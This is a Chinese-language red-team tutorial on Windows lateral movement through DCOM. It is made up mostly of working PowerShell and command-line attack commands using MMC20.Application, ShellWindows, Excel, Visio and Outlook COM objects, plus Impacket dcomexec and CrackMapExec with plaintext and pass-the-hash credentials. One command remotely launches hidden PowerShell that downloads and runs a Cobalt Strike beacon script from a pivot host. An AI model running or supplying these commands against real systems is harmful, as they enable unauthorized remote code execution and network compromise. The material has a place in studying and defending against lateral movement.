# 使用 DCOM 进行横向渗透


**目录**



**引子**

之前发表过一篇 DCOM 应用的文章，总体看记录的也没什么大错误，但是回头再看，会发现遗漏了很多知识点，这里在原来的基础上从新修补一下。

原文章地址： DCOM 应用

**DCOM 理解**

Distributed Component Object Model 缩写 DCOM，译为分布式组件对象模型，

这里可以拆成两个概念，就是分布式和组件对象模型。

组件对象模型即 COM 对象模型，类似于 DLL 的另一种表现形式，写好的组件，其中包含了相关功能的函数以供调用，也可以理解为 Windows 提供的工具集或者接口集合。


组件之间可以相互调用，就像编程语言里的函数可以调用另一个函数，本地系统组件之间的调用可以叫 COM，而不同系统之间的调用、网络间系统之间的组件调用，则可以叫 DCOM，分布式就可理解成网络。

总结 DCOM：计算机通过网络在另一台计算机上运行程序。

### DCOM 列表获取

Powershell 中通过 Get-CimInstance Win32_DCOMApplication 命令可以获取 Dcom 程序列表，这个命令在 Powershell3.0 以上版本存在，系统在 Windows Server2012 及以上。

Powershell3.0 及以下，可以使用 Get-WmiObject 命令来代替：




命令向下兼容，Powershell3.0 以上同样也支持 Get-WmiObject：

```
PS C:\Users\Administrator> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      5.1.19041.1151
PSEdition                      Desktop
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.19041.1151
CLRVersion                     4.0.30319.42000
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1


PS C:\Users\Administrator> Get-CimInstance

位于命令管道位置 1 的 cmdlet Get-CimInstance
请为以下参数提供值:
ClassName:
Get-CimInstance : 无法将参数绑定到参数“ClassName”，因为该参数为空字符串。
所在位置 行:1 字符: 1
+ Get-CimInstance
+ ~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidData: (:) [Get-CimInstance], ParameterBindingValidationException
    + FullyQualifiedErrorId : ParameterArgumentValidationErrorEmptyStringNotAllowed,Microsoft.Management.Infrastructur
   e.CimCmdlets.GetCimInstanceCommand

PS C:\Users\Administrator> Get-WmiObject

位于命令管道位置 1 的 cmdlet Get-WmiObject
请为以下参数提供值:
Class:
Get-WmiObject : 无法将参数绑定到参数“Class”，因为该参数为空字符串。
所在位置 行:1 字符: 1
+ Get-WmiObject
+ ~~~~~~~~~~~~~~
```

## DCOM 组件方法获取

组件中包含了很多方法，可以用 Get-Member 查看，该命令用来获取对象的成员和属性，使用方式是把对象以管道的形式给 Get-Member，例如 MMC：

```
# PS3.0以上：构建一个MMC对象
$m = [System.Activator]::CreateInSTANCE([type]::GetTypeFromProgID("MMC20.Application","127.0.0.1"))
# 查看MMC对象的属性和方法
$m.Document.ActiveView | Get-Member
```

```
PS C:\Users\Administrator> $m = [System.Activator]::CreateInSTANCE([type]::GetTypeFromProgID("MMC20.Application","127.0.0.1"))
PS C:\Users\Administrator> $m.Document.ActiveView | Get-Member


   TypeName:System.__ComObject#{6efc2da2-b38c-457e-9abb-ed2d189b8c38}

Name                           MemberType           Definition
----                           ----------           ----------
Back                           Method               void Back ()
Close                          Method               void Close ()
CopyScopeNode                  Method               void CopyScopeNode (Variant)
CopySelection                  Method               void CopySelection ()
DeleteScopeNode                Method               void DeleteScopeNode (Variant)
DeleteSelection                Method               void DeleteSelection ()
Deselect                       Method               void Deselect (Node)
DisplayScopeNodePropertySheet  Method               void DisplayScopeNodePropertySheet (Variant)
DisplaySelectionPropertySheet  Method               void DisplaySelectionPropertySheet ()
ExecuteScopeNodeMenuItem       Method               void ExecuteScopeNodeMenuItem (string, Variant)
ExecuteSelectionMenuItem       Method               void ExecuteSelectionMenuItem (string)
ExecuteShellCommand            Method               void ExecuteShellCommand (string, string, string, string)
ExportList                     Method               void ExportList (string, ExportListOptions)
Forward                        Method               void Forward ()
Is                             Method               bool Is (View)
IsSelected                     Method               int IsSelected (Node)
RefreshScopeNode               Method               void RefreshScopeNode (Variant)
RefreshSelection               Method               void RefreshSelection ()
RenameScopeNode                Method               void RenameScopeNode (string, Variant)
RenameSelectedItem             Method               void RenameSelectedItem (string)
Select                         Method               void Select (Node)
SelectAll                      Method               void SelectAll ()
SnapinScopeObject              Method               IDispatch SnapinScopeObject (Variant)
SnapinSelectionObject          Method               IDispatch SnapinSelectionObject ()
```

```
ViewMemento                 Method                  void ViewMemento (string)
CellContents                ParameterizedProperty string CellContents (Node, int) {get}
ScopeNodeContextMenu        ParameterizedProperty ContextMenu ScopeNodeContextMenu (Variant) {get}
```


## DCOM 本地执行命令测试

上面 MMC 组件中有一个 ExecuteShellCommand 方法，该方法可用来执行命令，参数详细介绍可以看下官方说明：

https://docs.microsoft.com/zh-cn/previous-versions/windows/desktop/mmc/view-executeshellcommand?redirectedfrom=MSDN

命令及示例如下：

```
$m = [System.Activator]::CreateInSTANCE([type]::GetTypeFromProgID("MMC20.Application","127.0.0.1"))
$m.Document.ActiveView.ExecuteShellCommand("cmd",$null,"/c calc","Minimzed")
```




第一个参数接收的是要运行的命令，也相当于调用一个 exe 文件，第二个参数指定工作目录，空则代表当前目录，第三个指定的是命令的参数，第四个指的窗口的状态，我看文档中给了三个值：Minimzed、Maximized、Restored。经过测试，如果是 Minimzed，则 cmd 窗口会在最小化的时候执行命令，Maximized 是窗口最大化然后执行命令，Restored 就是正常的运行 cmd 默认窗口然后执行命令。


实际效果命令执行后窗口就关了，眼看都一样，都是闪一下，实际中可以使用 Minimzed。

上面两条语句是 PS3.0 以上的方法，如果目标机 PS 版本不符合，则命令不会执行，3.0 及以下用法如下：


```
$a = [Activator]::CreateInstance([Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-A442-00A0C90A8F39',"127.0.0.1"))
$a.item().Document.Application.ShellExecute("cmd.exe","/c calc.exe","c:\windows\system32",$null,0)
```

```
3\System32",$null,0)
```

PS3.0 以下通过指定 ID 来进行调用，命令中 9B 那一长串代表的是 ShellWindows 组件，通过下面的组件列表查询的内容可以看到：





这种查看组件方法也类似：




其中有一个 ShellExecute 方法，该方法参数详细说明可参考官方文档：

https://docs.microsoft.com/en-us/windows/win32/shell/shell-shellexecute

执行效果如下：





## DCOM 远程执行命令测试

通常情况下需要使用 DCOM 调用其它机器组件来执行一些任务，而使用方法和上面本地示例是一样的，只需要把 IP 换成目标 IP 即可。

注意点 1：自己当前机器需要是管理员身份，否则不能调用目标机的组件。

注意点 2：目标机防火墙要关闭，或者是入站规则允许 Com 组件动态的端口入站。



如果防火墙开启的话，会报类似下面这个错误：




## DCOM 在 CS 中的应用


思路基本就是利用组件在目标机执行命令来上线，比如 CS 生成 Powershell 命令，这里测试环境的目标机不出网，ip 是 138，但可以和机器 143 通信，143 已经上线，以 143 为跳板来测试。

143 有个 Web 服务，这里就在 143 上设置个监听，生成一个 PS 脚本挂上面，让 138 下载执行，命令如下：




```
[Activator]::CreateInstance([Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-A442-00A0C90A8F39','192.168.52.138')).item().Document.Application.ShellExecute('powershell',"-nop -w hidden -c iex(New-Object Net.WebClient).DownloadString('http://192.168.52.143/beacon.ps1')",'c:\windows\system32',$null,0)
```

这里可以直接进入远程桌面的 powershell 执行上面命令，也可以 beacon 中交互执行，但 powershell 直接跟命令，可能会因为一些符号出现问题：






其实本质还是在执行 powershell 命令，这个也有个 CS 插件，但用着也碰到了一些问题，感兴趣可参考：


https://blog.cobaltstrike.com/2017/01/24/scripting-matt-nelsons-mmc20-application-lateral-movement-technique/

### Impacket-dcomexec 应用

Impacket 包中带有 dcomexec，用法基本和 psexec、wmiexec 都差不多，在获取账号密码的情况下，使用 object 参数指定组件即可：




如果没获取到密码，只有 hash，也可以使用 hashes 指定 hash 使用：




## Crackmapexec 应用

Crackmapexec 没有交互式 shell 选项，设计的就是针对多目标的，但也有其它方法可获取，回头总结 cme 使用时再列举下，这里看下 cmd 的 mmcexec 用法：

```
# 明文用法
crackmapexec smb --exec-method mmcexec -d . -u Administrator -p 'pass123' -x "whoami" 192.168.204.183
# Hash用法
crackmapexec smb --exec-method mmcexec -d . -u Administrator -H aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 -x "whoami" 192.168.204.183
```

## 其它可执行命令的组件

除了常见的 mmc、shellWindows 自带组件外，还有一些其它组件也支持命令执行，像 excel、visio、outlook 等。下面是从网上搜集来的，这里没有具体测试，参考如下：

1，Excel.Application

```
# 创建Excel.Application实例
$com = [activator]::CreateInstance([type]::GetTypeFromprogID("Excel.Application","192.168.52.138"))
$com.DisplayAlerts = $false
# 调用DDEInitiate方法
$com.DDEInitiate("cmd","/c calc")
```

2，ShellBrowserWindow

```
# 创建Excel.Application实例，这里是CLSID的方式
$com = [activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880","192.168.52.138"))
# 调用shellExecute方法
$com.Document.Application.shellExecute("calc")
```

3，Visio.Application

```
# 创建Visio.Application实例
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("Visio.Application","192.168.52.138"))
# 调用shellExecute方法
$com.[0].Document.Application.shellExecute("calc.exe")
```

4，Outlook.Application

```
# 创建Visio.Application对象
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("Outlook.Application","192.168.52.138"))
# 调用Outlook创建Shell.Application对象
$com.createObject("Shell.Application").shellExecute("C:\shell.exe")
```

**总结**

很多工具有不同的适应系统，有的在 Linux 上执行效果就没问题，但在 Windows 上多多少少会有一些未知错误，向 impacket、crackmapexec，而有的可能就 Windows 执行效果好，如果用法没错，报错又搜不到解决办法，可以切换下平台试试。